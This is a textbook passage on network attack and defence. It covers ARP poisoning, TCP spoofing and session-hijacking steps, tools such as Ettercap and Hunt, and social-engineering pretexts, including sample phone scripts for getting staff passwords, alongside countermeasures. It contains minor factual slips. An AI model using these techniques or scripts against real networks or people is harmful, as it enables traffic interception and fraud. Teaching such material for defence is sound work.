SMAC is a MAC spoofing tool that allows attackers to change their MAC address to any other value or manufacturer they would like. It is available from: *www.klcconsulting.net/smac*.

Macof floods the LAN with false MAC addresses in hopes of overloading the switch. It can be downloaded from: *http://monkey.org/~dugsong/dsniff*

ARP Poisoning

ARP (Address Resolution Protocol) poisoning is the second method that can be used to overcome switches. A review of the ARP process will help you understand how this is possible.

ARP is a helper protocol that is similar in many ways to Domain Name Service (DNS). DNS resolves known domain names to an unknown IP addresser. ARP resolves known IP addresses to unknown MAC addresses.

DNS and ARP are both two-step protocols. ARP is how network devices associate a specific MAC address with an IP address so that devices on the local network can find each other. As an example, think of MAC addresses as physical street addresses and IP addresses as logical names.

You might know that my name is Michael Gregg and because I'm the author of this book, and you would like to send me a note about it. The problem is that knowing my name is not enough; you need a physical address to know where the note should be delivered. ARP serves that purpose by tying the two together.

- ARP is a simple protocol that consists of two message types:
- **An ARP Request—**Computer A asks the network, "Who has this IP address?"
- **An ARP Reply—**Computer B tells computer A, "I have that IP. My MAC address is XYZ."

The developers of ARP lived in a much more trusting world than we do today, so they made the protocol simple. The problem is that this simple design makes ARP poisoning possible.

When an ARP request is sent, the system simply trusts that when the reply comes in, it comes from the correct device. ARP provides no way to verify that the responding device is really who it says it is. It is so trusting that many operating systems accept ARP replies even when no ARP request was made.

To reduce the amount of ARP traffic on a network system, implement something called an ARP cache, which stores the IP address, the MAC address, and a timer for each entry. The timer varies from vendor to vendor, so OSes such as Microsoft use two minutes and many Linux vendors use 15 minutes. You can view the ARP cache for yourself by issuing the arp -a command.

With this review, you should now be able to see how ARP spoofing works. It involves sending phony ARP requests or replies to the switch and other devices in an attempt to steer traffic to the sniffing system. Bogus ARP packets are stored by the switch and other devices that receive the packets; they place the information into the ARP cache and map the attacker to the spoofed device. The MAC address being spoofed is usually the router, so that the attacker can capture all outbound traffic.

First, the attacker would say that the router's IP address is mapped to his MAC address. Second, the victim attempts to connect to an address outside the subnet. The victim has an ARP mapping showing that the router's IP is mapped to the hacker's MAC; therefore, the physical packets are forwarded through the switch and to the hacker.

Finally, the hacker forwards the traffic onto the router. After this setup is in place, the hacker is able to pull off many types of man-in-the-middle attacks, such as passing on the packets to their true destination, scanning them for useful information, or recording them for a session replay later.

19.0 PACKET SNIFFING

IP forwarding is a critical step in this process. Without it, the attack will turn into DoS. There are many tools for performing ARP spoofing attacks for both Windows and Linux. A few are introduced here:

Arpspoof—Part of the Dsniff package of tools written by Dug Song. Arpspoof redirects packets from a target system on the LAN intended for another host on the LAN by forging ARP replies.

Ettercap—One of the most feared ARP poisoning tools, because it can be used for ARP poisoning, for passive sniffing, as a protocol decoder, and as a packet grabber. It is menu-driven and fairly simple to use.

As an example, ettercap Nzs will start ettercap in command-line mode (-N), not perform an ARP storm for host detection (-z), and passively sniff for IP traffic (-s). This will output packets to the console in a format similar to Windump or Tcpdump.

Ettercap exits when you type "q." It can even be used to capture usernames and passwords by using the C switch. Other common switches include: "N" is Non-interactive mode, "z" starts in silent mode to avoid ARP storms, and "a" is used for ARP sniffing on switched networks.

Cain —A multipurpose tool that has the capability to perform a variety of tasks, including ARP poisoning, Windows computer enumeration, sniffing, and password cracking. The ARP poisoning function is configured through a GUI interface.

Sniffers, such as Wireshark, are capable of displaying multiple views of captured traffic. Three main views are available, including:

- Summary
- Detail
- Hex

The uppermost window shows the summary display. It is a one-line per packet format. The highlighted line shows the source and destination MAC address, the protocol that was captured, ARP, and the source and destination IP address.

The middle window shows the detail display. Its job is to reveal the contents of the highlighted packet. Notice that there is a plus sign in front of these fields. Clicking on the plus sign reveals more detail.

The third and bottom display is the hex display, which represents the raw data. The hex display contains three sections. The numbers to the left represent the offset in hex of the first byte of the line; the middle section shows the actual hex value of each portion of the headers and the data; the right side shows the sniffer's translation of the hex data into its American Standard Code for Information Exchange (ASCII) format. It's a good place to look for usernames and passwords.

An important feature of a sniffer, such as Wireshark, is its capability to set up filters to view specific types of traffic. Filters can be defined in one of two ways:

Capture filters—Used when you know in advance what you are looking for. They allow you to predefine the type of traffic captured. As an example, you could set a capture filter to capture only HTTP traffic.

Display filters—Used after the traffic is captured. Although you may have captured all types of traffic, you can apply a display filter to show only ARP packets.

Although Wireshark is useful for an attacker to sniff network traffic, it is also useful for the security professional. Sniffers allow you to monitor network statistics and uncover MAC flooding or ARP spoofing. Filters are used to limit the amount of captured data viewed and to focus on specific types of traffic.

Defense

Sniffing is a powerful tool in the hands of a hacker, and as you have seen, many sniffing tools are available. However, there are also a number of defenses you can put in place.

It is possible to build static ARP entries, but as it would require you to configure a lot of devices connected to the network, it's not that feasible. A more workable solution would be port security, which can be accomplished by programming each switch and telling them which MAC addresses are allowed to send/receive and be connected to each port. But again, if the network is large, this can be a time-consuming process. The decision to use port security has to take into account the need for security versus the time and effort to implement the defense. Use encryption.

IPSec, VPNs, SSL, and PKI can all make it much more difficult for the attacker to sniff valuable traffic. Linux tools, such as Arpwatch, are also useful. Arpwatch keeps track of ethernet/ip address pairings and can report unusual changes. You can even defeat DNS spoofing by using DNS Security Extensions (DNSSEC), which digitally sign all DNS replies to ensure their validity. RFC 4035 is a good reference to learn more about this defense.

Notes

Spoofing and Highjacking

20.0 Spoofing

Spoofing can be summed up in one sentence: It is a sophisticated technique of authenticating one machine to another by forging packets from a trusted source address.

A spoofing attack is different from a hijack. In spoofing, an attacker is not taking another user offline to perform the attack; he pretends to be another user or machine to gain access. For example, say a host only allows certain IP's to connect to that server and blocks all others; an Attacker can change or more technically "spoof" his MAC addresses with SMAC or BMACC Tools, gets fake IP and connect to the server.

"Blind" IP spoofing involves predicting the sequence numbers that a victimized host will send in order to create a connection which appears to originate from the host. Before exploring blind spoofing further, let's briefly look at sequence number prediction.

TCP sequence numbers are used to provide flow control and data integrity for TCP sessions. Every byte in a TCP session has a unique sequence number. Moreover, every TCP segment provides the sequence number of the initial byte (ISN) as part of the segment header.

The initial sequence number does not start at zero for each session. Instead, the participants specify initial sequence numbers as part of the handshake process—a different ISN for each direction—and begin numbering the bytes sequentially from there.

Blind IP spoofing relies on the attacker's ability to predict sequence numbers. He cannot sniff the communication between two hosts because he is not on the same network segment. He cannot spoof a trusted host on a different network and see the reply packets because the packets are not routed back to him. He cannot resort to ARP cache poisoning because routers do not route ARP broadcasts across the Internet.

As the attacker is not able to see the replies, he is forced to anticipate the responses from the victim and prevent the host from sending a RST to the victim. He then injects himself into the communication by predicting what sequence number the remote host is expecting from the victim. This method is used extensively to exploit the trust relationships between users and remote machines, including NFS, NetBIOS, FTP, etc.

IP spoofing is relatively easy to accomplish. The only pre-requisite on part of the attacker is that he have root access on a machine so he can create raw packets. In order to establish a spoofed connection, the attacker must know what sequence numbers are being used. Therefore, he has to predict the next sequence number.

The attacker can use "blind" hijacking, to send a command, but can never see the response. However, a common command would be to set a password allowing access from somewhere else on the net. By SYN flooding the trusted host, the attacker establishes a short connection, which he then uses to gain access through more common methods.

IP spoofing can only be implemented against certain machines running certain services. Many flavors of Unix are viable targets. (But don't get the impression that non-Unix systems are invulnerable to spoofing attacks. Most network services use IP-based authentication, and although RPC, X Window System, and the r services have problems inherent to Unix-based operating systems, other operating systems are not immune.)

The following are some of the configurations and services are known to be vulnerable:

- Any device running Sun RPC
- Any network service that uses IP address authentication
- The X Window System from MIT
- The r services

Following are the essential steps of a spoofing attack. In order to succeed, the cracker **must**:

- Identify his targets.
- Anesthetize the host he intends to impersonate.
- Forge the address of the host he's impersonating.
- Connect to the target, masquerading as the anesthetized host.
- Accurately guess the correct sequence number requested by the target.

20.1 Hijacking

As we discussed earlier, hijacking occurs when an attacker takes over an existing session. He relies on the legitimate user to make a connection and authenticate, and then makes his move.

Basically, the attacker is depending on the user to connect so he can do his "job." If the user doesn't connect, the attack fails.

With IP Spoofing, there is no need to guess the sequence number since there is no session currently open with that IP address. The traffic gets back to the attacker only with the use of source routing. This is where the attacker tells the network how to route the output and input from a session, and he simply sniffs it from the network as it passes by him.

Source routing is an IP option used today mainly by network managers to check connectivity. Normally, when an IP packet leaves a system, its path is controlled by the routers and their current configuration. Source routing provides a means to override the control of the routers.

When an attacker uses captured, reverse-engineered or brute-forced authentication tokens to usurp control of a legitimate user's session, the session is said to be hijacked. Due to this attack, the legitimate user may lose access or be deprived of the normal functionality of the session to the attacker, who now acts with the user's privileges.

Most authentications occur at the beginning of a TCP session; this makes it possible for the attacker to gain access to a target machine. A popular attack method adopt is to use source-routed IP packets, which allows an attacker to become part of the target-host conversation by deceiving the IP packets to pass through his system.

The attacker can also carry out the classic man-in-the-middle attack by using a sniffing program to monitor the conversation. In TCP session hijacking, a familiar aspect of the attacks is the carrying out of a Denial-of-Service (DoS) attack against the target and host to prevent them from responding by forcing the machine to crash, or against the network connection to result in a heavy packet loss.

Successful session hijacking is extremely difficult and only possible when a number of factors are under the attacker's control. Take the case of prospective hijacker John and intended target Jane.

Knowledge of the ISN is the least of John's challenges. For instance, he needs a way to knock Jane off the air at will and a way to know the exact status of Jane's session at the moment he mounts his attack. Both of these require that John have far more knowledge about, and control over, the session than would normally be possible.

However, IP address spoofing attacks can only be successful if IP addresses are used for authentication. An attacker cannot perform IP address spoofing or session hijacking if per-packet integrity checking is executed. Similarly, neither IP address spoofing nor session hijacking are possible if the session uses encryption, such as SSL or PPTP, as the attacker will be unable to participate in the key exchange.

Therefore the essential requirements to hijack non-encrypted TCP communications can be listed as: Presence of non-encrypted session oriented traffic, ability to recognize TCP sequence numbers and predict the next sequence number (NSN), and capability to spoof a hosts MAC or IP address to receive communications which are not destined for the attacker's host. If the attacker is on the local segment, he can sniff and predict the ISN+1 number and have the traffic routed back to him by poisoning the ARP cache.

20.2 How Session Hijacking is performed

The first step is to track the session. The second is to desynchronizing the connection. The third is to reset the connection. And, finally, the fourth step is to inject your packets.

Let's look more closely at each step:

Tracking the connection

The hacker waits to find a suitable target and host. He uses a network sniffer to track the victim and host or identify a suitable user by scanning with nmap to find a target with a trivial TCP sequence prediction. This is done to ensure that the correct sequence and acknowledgement numbers are captured, as packets are checked by TCP through sequence and acknowledgement numbers. These will later be used by the attacker in making his own packets.

Desynchronizing the connection

This takes place in any of a variety of circumstances: when a connection between the target and host is established, or is in a stable state with no data transmission, or the server's sequence number is not equal to the client's acknowledgement number, or the client's sequence number is not equal to the server's acknowledgement number.

To desynchronize the connection between the target and host, the sequence number or the acknowledgement number SEQ/ACK of the server must be changed. This can be accomplished if null data is sent to the server so that the server's SEQ/ACK numbers advance, while the target machine do not register such a change.

The desynchronization is seen by the attacker monitoring the session without interference until an opportune moment, when he sends a large amount of "null data" to the server, which changes the ACK number on the server but does not affect anything else. He then does the same thing to the target. Now, both server and target are desynchronized.

Resetting the connection

Another trick is to send a reset flag to the server and tear down the connection on the server side. This is usually done in the early setup stage. The goal of the attacker is to break the connection on the server side and create a new one with a different sequence number.

The attacker listens for a SYN/ACK packet from the server to the host. On detecting the packet, he sends an RST to the server and a SYN packet with the same parameters, such as port number, but a different sequence number. The server, on receiving the RST packet, closes connection with the target, but initiates another one based on the SYN packet with a different sequence number on the same port.

Having opened a new connection, the server sends a SYN/ACK packet to the target for acknowledgement. The attacker detects (but does not intercept) this and sends an ACK packet back to the server. Now, the server is in the established state. The target is oblivious to the conversation and has already switched to the established state when it received the first SYN/ACK packet from the server. Now, both server and target are in desynchronized but established state.

Since TCP uses IP, the loss of a single packet ends the unwanted conversation between the server and target on the network. The desynchronizing stage is added in the hijack sequence so that the target host is kept in the dark about the attack. Without desynchronizing, the attacker can still inject data to the server and even keep his identity secret by spoofing an IP address. However, he has to put up with the server's response being relayed to the target host, as well.

■ **Injecting your packets**

Now that the attacker has interrupted the connection between the server and target, he can choose to either inject data into the network or actively participate as the "man in the middle," and pass data from the target to the server, or vice-versa.

Active and Passive attacks

In an active attack, the attacker finds an active session and takes over. With a passive attack, he hijacks a session, but sits back and watches and records all the traffic being sent forth. The main difference between an active and passive hijack is that, while an active hijack takes over an existing session, a passive attack monitors an ongoing session.

Generally, a passive attack uses sniffers on the network that allow the attacker to obtain information, such as user id and password, that he can use later to log on as that user and claim his privileges.

Password sniffing is the simplest attack that can be performed when raw access to a network is obtained. Counters against it range from using identification schemes, such as one-time password, to ticketing identification. While these may keep sniffing from yielding any productive results, they do not protect the network from an active attack as long as the data is neither digitally signed nor encrypted.

In an active attack, the attacker takes over an existing session by either tearing down the connection on one side of the conversation or by actively participating as the man in the middle.

This requires the ability to predict the sequence number before the target can respond to the server. Sequence number attacks have become much less likely because OS vendors have changed the way initial sequence numbers are generated. The old way was to add a constant value to the next initial sequence number; newer mechanisms use a randomized value for the initial sequence number.

Sequence Numbers

Sequence Numbers are very important to provide reliable communication, but are equally important to hijacking a session.

The numbers are a 32-bit counter, which means the value can be any of over four billion possible combinations. They tell the receiving machine in what order the packets should go when they are received. Therefore, an attacker must successfully guess the sequence number to hijack a session.

TCP provides a full duplex reliable stream connection between two end points. A connection is uniquely defined by the IP and TCP port addresses of the sender and receiver.

Every byte sent by a host is marked with a sequence number and acknowledged by the receiver using this sequence number. The sequence number for the first byte sent is computed during the connection opening. It changes for any new connection, based on rules designed to avoid reuse of the same sequence number for two different sessions of a TCP connection.

Let's say we sent the increment of sequence number in our discussion of the three-way handshake. What happens if the sequence number is predictable? The attacker can send packets that are forged to appear as if they come from a trusted computer.

The next step is to tighten the OS implementation of TCP and introduce randomness in the ISN, accomplished by the use of pseudo-random number generators (PRNGs). PRNGs introduce some randomness when producing ISNs used in TCP connections. However, adding a series of numbers together provides insufficient variance in the range of likely ISN values; thereby allowing an attacker to disrupt or hijack existing TCP connections or spoof future connections against vulnerable TCP/IP stack implementations.

This implies that systems relying on random increments to make ISN numbers harder to guess are still vulnerable to statistical attack. Basically, with the passage of time, even computers choosing random numbers will start repeating themselves, because the randomness is based on an internal algorithm used by a particular operating system. Once a sequence number has been agreed to, all following data is the ISN+1, which makes it possible to inject data into the communication stream possible.

If an attacker knows a sequence number within the receive window, he can inject data into the session stream or choose to terminate the connection. If he knows the initial sequence number, he can send a simple packet to inject data or kill the session if he is aware of the number of bytes transmitted in the session thus far.

As this is a difficult proposition, the attacker can guess a suitable range of sequence numbers and send out a number of packets into the network with different sequence numbers, but falling within the range.

Since the range is known, it is likely that at least one packet will be accepted by the server. This way, the attacker doesn't need to send a packet for every sequence number, but resorts to sending an appropriate number of packets with sequence numbers a window-size apart.

But how does he know how many packets are to be sent?

He obtains the figure by dividing the range of sequence numbers to be covered by the fraction of the window size that is used as an increment. Why is this possible despite the introduction of PRNGs? The problem lies in the use of increments themselves, random or otherwise, to advance an ISN counter, making statistical guessing practical.

The result of this is that remote attackers can perform session hijacking or disruption by injecting a flood of packets with a range of ISN values, one of which may match the expected ISN.

The more random the ISNs are, the more difficult it is to carry out these attacks.

20.3 Spoofing/Hijacking Tools

Several programs are available that perform session hijacking. The following are a few that belong to this category:

Ettercap—Ettercap runs on Linux, BSD, Solaris 2.x, most flavors of Windows, and Mac OS X. It ARP-spoofs the targeted host so that any ARP requests for the target's IP are answered with the sniffer's MAC address, allowing traffic to pass through the sniffer before ettercap forwards it on. This makes ettercap an excellent man-in-the-middle tool.

- Ettercap uses four modes:
- IP, in which the packets are filtered based on source and destination.
- MAC Packet filtering, based on MAC address.
- ARP poisoning, used to sniff/hijack switched LAN connections (in full-duplex mode).

Public ARP poisoning, used to allow sniffing of one host by any other host.

Hunt—One of the best-known session hijacking tools, Hunt can watch, hijack, or reset TCP connections. It is meant to be used on Ethernet and has active mechanisms to sniff switched connections. Advanced features include selective ARP relaying and connection synchronization after attacks. Requirements: C compiler, Linux.

TTY Watcher—This Solaris program can monitor and control user sessions.

IP Watcher—A commercial session hijacking tool that allows you to monitor connections and has active countermeasures for taking over a session.

T-Sight—This commercial hijack tool has the capability to hijack any TCP sessions on the network, monitor all your network connections in real-time, and observe the composition of any suspicious activity that takes place.

1644—TTCP spoofing Tool. {Source} - Requirements: C compiler, IP header files, FreeBSD.

Juggernaut—Linux Tool, networking and packet spoofing tool. {Source} - Requirements: C compiler, IP Header Files, Unix.

synk4.c—A Syn Flooder tool that allows IP Spoofing and packet spoofing. {Source} - Requirements: C compiler, IP header files, Linux

20.0 SPOOFING AND HIGHJACKING

Session Hijacking

Session hijacking occurs when sensitive information is stolen or viewed without knowledge or permission. It is not always common but can be extremely dangerous.

In session hijacking, an attacker relies on user to connect and authenticate, and then take over the session. In a spoofing attack, the attacker pretends to be another user or machine to gain access.

Successful session hijacking is extremely difficult and only is possible when a number of factors are under the attacker's control. It can be active or passive, depending on the attacker's degree of involvement, and many tools exist to aid the hijacker.

As previously noted, session hijacking can be very dangerous, and creates a need for implementing strict protection. In this article, I will focus on ACK Storms, TCP/IP Methods, Sequence attack Prediction, Hijack Tools, Types of Hijacks and difference between spoofing and hijacking.

The point of session hijacking is to get authentication to an active system. Hacking into systems is not always a trivial act. Session hijacking provides the attacker with an authenticated session in which he can execute commands.

The problem is that the attacker must identify and find a session. This process is much easier when the attacker and the victim are on the same segment of the network. If both users are on a hub, the process requires nothing more than passive sniffing. If a switch is being used, active sniffing is required. Either way, if the attacker can sniff the sequence and acknowledgement numbers, he has overcome a big hurdle, because it can otherwise be very difficult to calculate these numbers accurately.

Sequence numbers are discussed in the next section. If the attacker and the victim are not on the same segment of the network, blind sequence number prediction must be performed. This is a more sophisticated and difficult attack because the sequence and acknowledgement numbers are unknown. To circumvent this, several packets are sent to the server to sample sequence numbers. If this activity is blocked at the firewall, the probe will fail. Also, in the past, basic techniques were used for generating sequence numbers, but this is no longer the case, because most OSes today implement random sequence number generation, making it difficult to predict them accurately.

Session hijacking prevention requires that you force all incoming connections from the outside world to be fully encrypted and all connections to critical machines to be fully encrypted. Force all traffic on the network to be encrypted, using encrypted protocols, like those found in the OpenSSH suite.

The OpenSSH suite includes the ssh program, which replaces rlogin and telnet, as well as scp, which replaces rcp, and sftp, which replaces ftp. The suite also includes sshd, which is the server side of the package, and such other basic utilities as ssh-add, ssh-agent, ssh-keygen and sftp-server. All these steps can prevent hijacking and help protect you and your information.

TCP/IP Hijacking

TCP hijacking relies on the violation of trust relationships between two interacting hosts. Let's take a look at the TCP stack and the IPv4 protocol to understand how this occurs.

TCP Stack

Every time you access the Internet, your browser, such as Internet Explorer, works at the application layer and accepts the initial datagram to be sent across the Internet.

The transport protocol comes into action in the next layer, called the transport layer, and the appropriate protocol header is added to the datagram. Here, TCP header is the TCP protocol being used. This ensures the reliability of data transported over inherently unreliable communication platforms, and also controls many aspects in the management and initiation of communication between the two hosts.

In the network layer, routers provide the functionality for the datagram to hop from source to destination, one hop at a time. This also sees the IP header being added to the datagram.

The data link layer is the final layer that communicates with the physical system. This layer is responsible for the delivery of signals from the source to the destination over a physical communication platform, which is the Ethernet, and also sees the frame header being added to the datagram.

IPv4

The headers are peeled back on reaching the destination to reveal the original datagram. The original IPv4 standard needed to address three basic security issues: authentication, integrity, and privacy.

Authentication was an issue because an attacker could easily spoof an IP address and exploit a session. Spoofing was not restricted to IP address alone, but also extended to MAC addresses in ARP spoofing. An attacker sniffing on a network could sniff packets and carry out such simple but potentially devastating attacks as changing, deleting, rerouting, adding, forging or diverting data.

Perhaps the most popular of these attacks is the "Man-In-the-Middle" attack, in which an attacker grabs unencrypted traffic from a victim's network-based TCP application, tampering with the authenticity and integrity of the data before forwarding it on to the unsuspecting target.

Notes

Social Engineering

21.0 Can you break down Social Engineering?

In computer security, social engineering is a term to describe a non-technical kind of intrusion that relies heavily on human interaction and often involves tricking other people to break down normal security procedures.

Social engineering is a "con" act. For example, a person using social engineering to break into a computer network would try to gain the confidence of someone authorized to access the network in order to induce them to reveal information that compromises the network's security. They might call the authorized employee with some kind of urgent problem—social engineers often rely on the natural helpfulness of people as well as on their weaknesses.

Appeals to vanity or authority and old-fashioned eavesdropping are typical social engineering techniques. Some other tried-and-true tricks include flirting, googling special text, and so on.

Another aspect of social engineering relies on people's inability to keep up with a culture that relies heavily on information technology. Social engineers rely on the fact that people are often unaware of the value of the information they possess and are careless about protecting it.

Frequent social engineering tricks are to search dumpsters for valuable information, memorize access codes by looking over someone's shoulder, or take advantage of people's natural inclination to choose passwords that are meaningful to them, but can be easily guessed.

Security experts propose that as our culture becomes more dependent on information, social engineering will remain the greatest threat to any security system. Prevention includes educating people about the value of information, training them to protect it, and increasing people's awareness of how social engineers operate.

21.0 SOCIAL ENGINEERING

21.1 Different type of behaviors

Scarcity—This works by creating the (usually erroneous) belief that something is in short supply. It's a common technique of marketers (e.g., "Buy now—supplies are limited!!")

Authority —This operates on the premise that people respond more quickly, and with fewer questions, to those in positions of power. For example: "Hi. Is this the Help Desk? I work for the Senior VP, and he needs his password reset in a hurry!"

Consistency— People like to be consistent. As an example, ask someone a question, and then just pause and continue to look at them. They will want to answer, just to maintain the consistency of the conversation.

Social validation— Based on the idea that if one person does it, others will too. This one you have heard from your kids: "But, Dad, everyone else is doing it. Why can't I?"

Reciprocation —If someone gives you a token or small gift, you feel pressured to give something in return.

Knowing the various techniques that social engineers use can go a long way toward defeating their potential hacks. Along with these techniques, it is important to know that they can attack person-to-person or computer-to-person.

21.2 Person-to-Person Based

Person-to-person based social engineering works on a personal level. It works by impersonation—posing as an important user, using a third-party approach, masquerading, etc.— and can be attempted in person or over the phone.

Important user—In this attack, the attacker pretends to be an important user. One big factor that helps this approach work is the underlying belief that it's not good to question authority. People will fulfill some really extraordinary requests for individuals they believe are in a position of power.

Third-party authorization—This attack works by making the victim believe that the social engineer has approval from a third party. One reason this works is because people believe that most people are good, and that, generally, they are truhful about what they are saying.

Masquerading—This attack works when the social engineer pretends to be someone else, such as by buying a FedEx uniform from eBay so that he can walk the halls of a company and not be questioned.

In person—This attack works by just visiting the target or his organization. Although many social engineers prefer to call the victim on the phone, others might simply walk into an office and pretend to be a client or a new worker. If the social engineer has the courage to pull off this attack, it can be dangerous, as he is now in the organization.

21.3 Computer-Based

Computer-based social engineering uses software to retrieve information. It works by means of pop-up windows, email attachments, and fake websites.

Pop-up windows—These can prompt the victim for numerous types of information. One might say that the network connection was lost, so please re-enter your username and password here.

Email attachments—You would think that as much as this has been used, it would no longer be successful. Unfortunately, not true. Fake emails and email attachments flood most users' email accounts. Clicking on an attachment can do anything from installing a Trojan, to executing a virus, to starting an email worm.

Websites—There are a host of ways that social engineers might try to get you to go to a fake site. Email is one of the more popular. The email might inform you that you need to reset your PayPal, eBay, Visa, MasterCard, or AOL password and ask the receiver to click on a link to visit the website. You are not taken to the real site, but a fake one that is set up exclusively to gather information.

21.4 Reverse Social Engineering

Reverse social engineering involves sabotaging someone else's equipment and then offering to fix the problem. It requires the social engineer to first sabotage the equipment, and then market the fact that he can fix the damaged device, or pretend to be a support person assigned to make the repair.

One example of this occurred a few years back, when thieves would cut a phone line and then show up inside, claiming they had been called for a phone repair. Seeing that some phones were indeed down, the receptionist would typically let the thieves into a secured area. At this point, the thieves could steal equipment and disappear.

Social engineers deliberately try to blend into their surroundings, so those who do it well are notoriously difficult to detect. They also tend to concentrate on targets where they are aware that traditional hacking simply won't work, such as financial or pharmaceutical companies that are fully aware of the risks of not having adequate security technology in place.

Of course, the greatest risk to the social engineer is that he must carry out his crime in person, and often in full view of the victim, rather than having the luxury of being able to perform remotely via the Internet. This additional level of danger does deter all but the most determined; therefore, it is reasonable to assume that anyone indulging in social engineering has decided that the risks are outweighed by the potential rewards.

In most cases, social engineering attacks are carried out against a specific target. This is for good reason. It's easy to install a port scanner on a computer and probe random IP addresses in search of a Web server that isn't fully patched. It is tougher, however, to wander the streets of the financial district in some large city, entering dozens of buildings while trying to find a security guard who really does believe that you work there. However, that is not to say that social engineering never happens at random, or that it always takes places on the target company's premises.

Social engineering is, in principle, very easy to do. Just say whatever needs to be said in order to pull off a confidence trick. In practice, it is very difficult, and requires skills that are a world away from the typical hacker's mindset.

A typical social engineering attack might take place on the telephone. The attacker might call your switchboard and ask to be put through to a senior manager, knowing full well that he will actually end up speaking to a secretary or PA who probably isn't very security-savvy. When he reaches this person, he'll make his apologies about having reached the wrong person, and request that the PA put him through to a different PA in the office of a different senior manager. In passing, the attacker asks for the name of the first PA.

When the attacker's call is put through to the second PA, the social engineering is well underway. He knows the name of the first PA, which will come in handy later. Plus, because the second PA received the call via a transfer, rather than from an outside connection, the ring tone will be different. The second PA will think she's receiving an internal call, so when she answers, the attacker can immediately launch into a well-rehearsed script.

For example, the attacker might call a junior marketing person and, in his guise as someone from the IT department, hurriedly point out that there's a problem with the company's Web site, and that hackers appear to have filled it with porn. "I can fix it for you right now, if you want, but someone in your department seems to have changed the passwords since last week and the guy here who knows the master list is at lunch, so can you please tell me what it is?"

You'll notice a pattern here, which is very common among social engineers. First, they tend to pick on junior staff, who probably won't be as *au fait* with company procedures as those who have been in their post for many years. Second, they adopt the guise of someone who the victim assumes they can trust, such as a fellow employee. And most importantly, they force the victim to make a decision quickly about a dangerous situation that will only get worse if they don't do something about it right now.

A hacker in the wires who needs to be stopped, or a Web site full of porn, can't wait while the victim consults their superiors or refers to the rule book. As is the case with employees who use email to circulate and forward warnings about hoax viruses—they are only doing what they consider to be best for their employer.

Psychology, rather than technical ability, is a large part of the social engineer's skill. Forcing people to make quick decisions is one aspect of this. Another common technique, which works very well with male targets, is for the attacker to be female, to flirt outrageously, and to hint at eternal gratitude (and perhaps a little more) if the victim does as she asks. If the attacker can manage to fake some tears, so much the better. "I really hope you can help me. I know I've screwed up, but if you can just lend me your administrator password for a couple of minutes I know I can fix it and hopefully I'll be able to save my job".

21.0 SOCIAL ENGINEERING

Kevin Mitnick, a former hacker who has written about his past in such books as ”The Art of Intrusion,” talks of a particular psychological technique that social engineering attackers exploit, namely the desire to reciprocate if help is offered.

During the period after the lunch break, he will follow a group of staff back into the building. He'll walk closely behind an employee and, when they both reach the outer doors, will be sure to hold the door open for the employee. Both the hacker and the victim will then head together towards the security barrier that leads to the heart of the building.

The hacker, staying close to the person for whom he's just held the door open, fumbles in his jacket pocket for his security pass which would, if it actually existed, allow him through the barrier. The fellow staff member, seeing the discomfort of the "employee" who has just been polite enough to hold open the outer door, does the decent thing and lets the attacker follow him through the security barrier, even though he still hasn't worked out which pocket holds his security pass.

Social engineering is a particularly dangerous form of computer crime, because no firewall or other software product can detect or prevent it. The attack means exploiting the weakest link in your security chain, which is almost always a person rather than a computer or another technology. Protecting your organization from social engineers therefore means training staff in how to minimize the risks. This is the so-called "human firewall."

The best forms of defense are privacy and secrecy. Adopt a need-to-know approach, where information is given only to those who need to know it and whose identities are known. If a salesperson calls and asks who supplies your telecom's capacity, or which brand of firewall you use, every staff member should have been pre-warned not to answer such questions. Any scrap of company information that could allow someone to pass themselves off as an employee of your company should be protected, even if that information appears useless in isolation.

Items such as internal phone directories are much prized by social engineers because they contain directories of staff names, job titles and phone numbers. Not only can the attacker then contact these people directly, but he can refer to other people during the conversation to sound more authentic.

Any pages on your Web site that are not designed for external consumption should be protected. Set up directories on the server that can't be accessed from IP addresses other than those owned by the company. Alternatively, you can set up your Web server so that users must log in before they can view protected pages, such as key admin contacts and internal telephone directories.

There is no harm in allowing external users to look up the email address or telephone number of a single staff member or department, but don't allow the system to display the entire database. Also, ensure that all confidential waste paper is shredded before disposal.

One common goal of the social engineer is to request a password change. By posing as the legitimate user of an account, he calls the support department or help desk to explain that he has forgotten the password and requests that it be changed to a particular phrase of his choosing.

21.0 SOCIAL ENGINEERING

Those staff members who have the necessary privileges to change passwords should be made aware of the correct procedure for changing a password, which should normally go something like this:

The user requests a password change in person, by visiting the help desk or IT support department. In exceptional circumstances, and if the user's voice is known to the person performing the password change, it can be done over the telephone but must never, ever, be done via email.

The user is given a new password, which is generated by the computer or chosen at random by the administrator rather than being specifically requested by the user. Assuming that the password is for a Windows-based network, the administrator who changes the password should tick the "user must change password at next logon" box.

The user logs into the system with the new password, and is then forced to change it. This ensures that the password is known only to the user, and not to the system administrator who created it.

By forcing the user to change their password after it has been generated by the system or by an administrator, you ensure that the only person who knows the user's password is the user himself. Administrators can still access the user's data, using the administrator password rather than that of the user. This ensures that it is impossible for the user to blame an administrator if the user's account is subsequently implicated in any form of computer misuse.

21.5 User Awareness

Awareness programs can be effective in increasing the employees' understanding of security and the threat of social engineering.

You might want to consider outsourcing security training to a firm that specializes in these services. Many times, employees take the message more seriously if it comes from an outsider. Security awareness training is a business investment—and one that should be an ongoing practice. Employees should be given training when they start working for the company, and also at periodic intervals throughout their employment.

Some tips to help reduce the threat of social engineering and increase security include:

Don't click on that email attachment. Anytime a social engineer can get you to click on a fake attachment or direct you to a bogus website, he is one step closer to completing his attack.

Ensure that guests are always escorted. It's not hard for social engineers to find some reason to be in a facility; it might be to deliver a package, tour a facility, or interview for a job. Escorting guests is one way to reduce the possibility of a social engineering attack.

Never give out or share passwords. Sure, the guy on the phone says that it's okay to give him your password, but don't do it without a supervisor's okay.

Don't let outsiders plug in to the network without prior approval. If a new sales rep has asked you if it's okay for him to plug in to the network and send a quick email, check with policy first. If it states that no outsiders are to be allowed access to the internal network, follow the guidelines and say, "no."

21.6 Physical security

Physical security addresses a different area of concerns than that of logical security. Years ago, when most computer systems were mainframes, physical security was much easier. There were only a few areas that housed the large systems that needed tight security. Today, there is a computer on every desk, a fax machine in every office, and employees with camera phones and iPods that can move pictures or gigabytes of data out of the organization almost instantly. Most employees are also likely have one or more USB memory drives that can hold up to a gigabyte or more of data.

Dumpster Diving

Potential threats to physical security can come from many angles. Even your trash can be a security threat. "Dumpster diving"—the practice of collecting valuable information from the trash—is a common method used to uncover usernames, passwords, and account numbers, and is even used for identity theft.

Paper Shredders

The best way to prevent this dumpster diving is by using paper shredders. The two basic types of shredders are:

